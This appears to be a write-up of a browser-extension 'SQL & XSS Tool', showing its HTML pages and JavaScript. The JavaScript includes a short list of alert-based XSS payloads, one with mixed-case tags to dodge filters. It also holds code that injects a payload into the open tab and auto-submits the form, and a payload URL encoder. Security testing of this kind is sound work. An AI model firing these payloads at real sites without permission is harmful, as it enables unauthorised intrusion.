
```html
<!DOCTYPE html>
<html>

<head>
    <script src="../packages/jquery/jquery.min.js"></script>
    <link href= "../packages/semantic-ui/semantic.min.css" rel="stylesheet"/>
    <link rel="stylesheet" href="assets/css/default.css" type="text/css"/>
    <script src="../packages/semantic-ui/semantic.min.js"></script>
</head>

<body>
    <nav class="ui fixed menu inverted navbar">
        <a href="" class="brand item">SQL & XSS Tool</a>
        <a href="sqlinjection.html" class="item">SQL Injection</a>
        <a href="xss.html" class="item">Cross Site Scripting</a>
        <a href="payloadencoder.html" class="item">Payload Encoder/Decoder</a>
        <a href="education.html" class="item">Education</a>
    </nav> <!-- end nav -->

    <main class="ui page grid">
        <div class="row">
            <div class="column">
                <div class="ui message main">
                    <h1 class="ui header">XSS!</h1>
                    <p>Here we will be able to run XSS attacks against a site.</p>
                    <p>Simply click on the text field on the page you wish to interact with, then choose test.</p>
                    <p>If you have a custom payload, you can try that below!</p>
                    <div class="ui input"><input type="text" id="XSSToTest" placeholder="SQL Command"></div>
                    <a class="ui blue button" id="testCustomXSS">Test Custom XSS!</a>
                    <a class="ui blue button" id="testForXSS">Auto test XSS!</a>
                    <script src="assets/js/xss.js" charset="utf-8"></script>
                </div>
            </div>
        </div>
    </main>
</body>

</html>
```

XSS.JS




```javascript
var XSSpayloads = [
    "<script>javascript:alert('Successful XSS')</script>",
    "<image src=1 href=1 onerror='javascript:alert(1)'></image>",
    "<sCriPt>javascript:alert('Successful XSS')</ScRipT>"
];

function testCustomXSS() {
var testValue = document.getElementById('XSSToTest').value;
  chrome.tabs.executeScript(null, {
    code: 'var ToTest = ' + JSON.stringify(testValue)
}, function() {
    chrome.tabs.executeScript(null, {
        file: 'html/assets/js/testForXSS.js'});
  });
}
document.getElementById('testCustomXSS').addEventListener('click', testCustomXSS);

function testForXSS() {
var testValue = XSSpayloads[0];
  chrome.tabs.executeScript(null, {
    code: 'var ToTest = ' + JSON.stringify(testValue)
}, function() {
    chrome.tabs.executeScript(null, {
        file: 'html/assets/js/testForXSS.js'});
  });
}
document.getElementById('testForXSS').addEventListener('click', testForXSS);

```

TESTFORXSS.JS




```
document.execCommand('insertText', false, ToTest);
document.querySelector("[value=Submit]").click();
```

PAYLOADENCODER.HTML



```
<!DOCTYPE html>
<html>

<head>
    <script src="../packages/jquery/jquery.min.js"></script>
    <link href= "../packages/semantic-ui/semantic.min.css" rel="stylesheet"/>
    <link rel="stylesheet" href="assets/css/default.css" type="text/css"/>
    <script src="../packages/semantic-ui/semantic.min.js"></script>
</head>

<body>
    <nav class="ui fixed menu inverted navbar">
        <a href="" class="brand item">SQL & XSS Tool</a>
        <a href="sqlinjection.html" class="item">SQL Injection</a>
        <a href="xss.html" class="item">Cross Site Scripting</a>
        <a href="payloadencoder.html" class="item">Payload Encoder/Decoder</a>
        <a href="education.html" class="item">Education</a>
    </nav> <!-- end nav -->

    <main class="ui page grid">
        <div class="row">
            <div class="column">
                <div class="ui message main">
                    <form onsubmit="return false;">
                    <h1>Payload Decoder/Encoder</h1>
                     <textarea cols="93" rows="20" id="dencoder"></textarea>
                     <div>
                        <input class="ui blue button" type="button" id="decodeurl" value="Decode">
                        <input class="ui blue button" type="button" id="encodeurl" value="Encode">
                     </div>
                     <script type="text/javascript" src="assets/js/urlencoder.js"></script>
                  </form>
                </div>
            </div>
        </div>
    </main>
</body>

</html>
```

URLENCODER.JS




```javascript
document.addEventListener('DOMContentLoaded', function() {
  document.getElementById("encodeurl").addEventListener("click", encode);
});
document.addEventListener('DOMContentLoaded', function() {
  document.getElementById("decodeurl").addEventListener("click", decode);
});

function encode() {
var obj = document.getElementById('dencoder');
var unencoded = obj.value;
obj.value = encodeURIComponent(unencoded).replace(/'/g,"%27").replace(/"/g,"%22");
}

function decode() {
var obj = document.getElementById('dencoder');
var encoded = obj.value;
obj.value = decodeURIComponent(encoded.replace(/\+/g,  " "));
}
```

The URLEncoder coder from top to bottom. We are listening for when the **encodeurl** and **decodeurl** buttons are clicked in the payloadeencoder.html file, these will then run the corresponding functions, either **"encode()"** or **"decode()"** respectively.

Each of these function simply takes in the value that's in the text box in the extension, and replaces the characters with their encoded version or vice-versa.


EDUCATION.HTML



```html
<!DOCTYPE html>
<html>

<head>
    <script src="../packages/jquery/jquery.min.js"></script>
    <link href= "../packages/semantic-ui/semantic.min.css" rel="stylesheet"/>
    <link rel="stylesheet" href="assets/css/default.css" type="text/css"/>
    <script src="../packages/semantic-ui/semantic.min.js"></script>
</head>

<body>

<nav class="ui fixed menu inverted navbar">
    <a href="" class="brand item">SQL & XSS Tool</a>
    <a href="sqlinjection.html" class="item">SQL Injection</a>
    <a href="xss.html" class="item">Cross Site Scripting</a>
    <a href="payloadencoder.html" class="item">Payload Encoder/Decoder</a>
    <a href="education.html" class="item">Education</a>
</nav> <!-- end nav -->

    <main class="ui page grid">
        <div class="row">
            <div class="column">
                <div class="ui message main">
                    <h1 class="ui header">Home Page!</h1>
                    <p>Welcome, please use the tabs in the navbar to navigate to your required tool.</p>
                    <a class="ui blue button">Learn more &raquo;</a>
                </div>
            </div>
        </div>
    </main>
</body>

</html>
```

HOMEPAGE.HTML

Finally, we have the first page you are greeted with when you open the extension, the homepage. This page servers no purpose other than to be the popup for the extension and to allow navigation to the other pages.



```html
<!DOCTYPE html>
<html>

<head>
    <script src="../packages/jquery/jquery.min.js"></script>
    <link href= "../packages/semantic-ui/semantic.min.css" rel="stylesheet"/>
    <link rel="stylesheet" href="assets/css/default.css" type="text/css"/>
    <script src="../packages/semantic-ui/semantic.min.js"></script>
</head>

<body>

<nav class="ui fixed menu inverted navbar">
    <a href="" class="brand item">SQL & XSS Tool</a>
    <a href="sqlinjection.html" class="item">SQL Injection</a>
    <a href="xss.html" class="item">Cross Site Scripting</a>
    <a href="payloadencoder.html" class="item">Payload Encoder/Decoder</a>
    <a href="education.html" class="item">Education</a>
</nav> <!-- end nav -->

    <main class="ui page grid">
        <div class="row">
            <div class="column">
                <div class="ui message main">
                    <h1 class="ui header">Home Page!</h1>
                    <p>Welcome, please use the tabs in the navbar to navigate to your required tool.</p>
                    <a class="ui blue button">Learn more &raquo;</a>
                </div>
            </div>
        </div>
    </main>
</body>

</html>
```